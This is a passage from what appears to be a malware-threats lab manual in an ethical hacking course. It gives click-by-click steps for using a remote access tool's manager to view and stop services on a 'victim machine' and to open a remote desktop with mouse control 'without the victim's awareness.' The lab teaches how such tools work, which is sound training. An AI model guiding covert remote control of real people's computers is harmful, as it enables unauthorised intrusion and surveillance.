
Module 07 – Malware Threats

31. In the same way, click **Services**. You will be able to view all services running on the victim machine. In this section, you can use options to **start**, **pause**, or **stop** a service.



32. Close the **Manager** window.


33. Right-click on the victim name, and then select **Remote Desktop**.




34. This launches a remote desktop connection without the victim's awareness.

35. A **Remote Desktop** window appears; hover the mouse cursor to the top-center area of the window. A down arrow appears; click it.

Note: It might take a while for the screen to appear.



36. A remote desktop control panel appears; check the **Mouse** option.



37. Now, you will be able to remotely interact with the victim machine using the mouse.

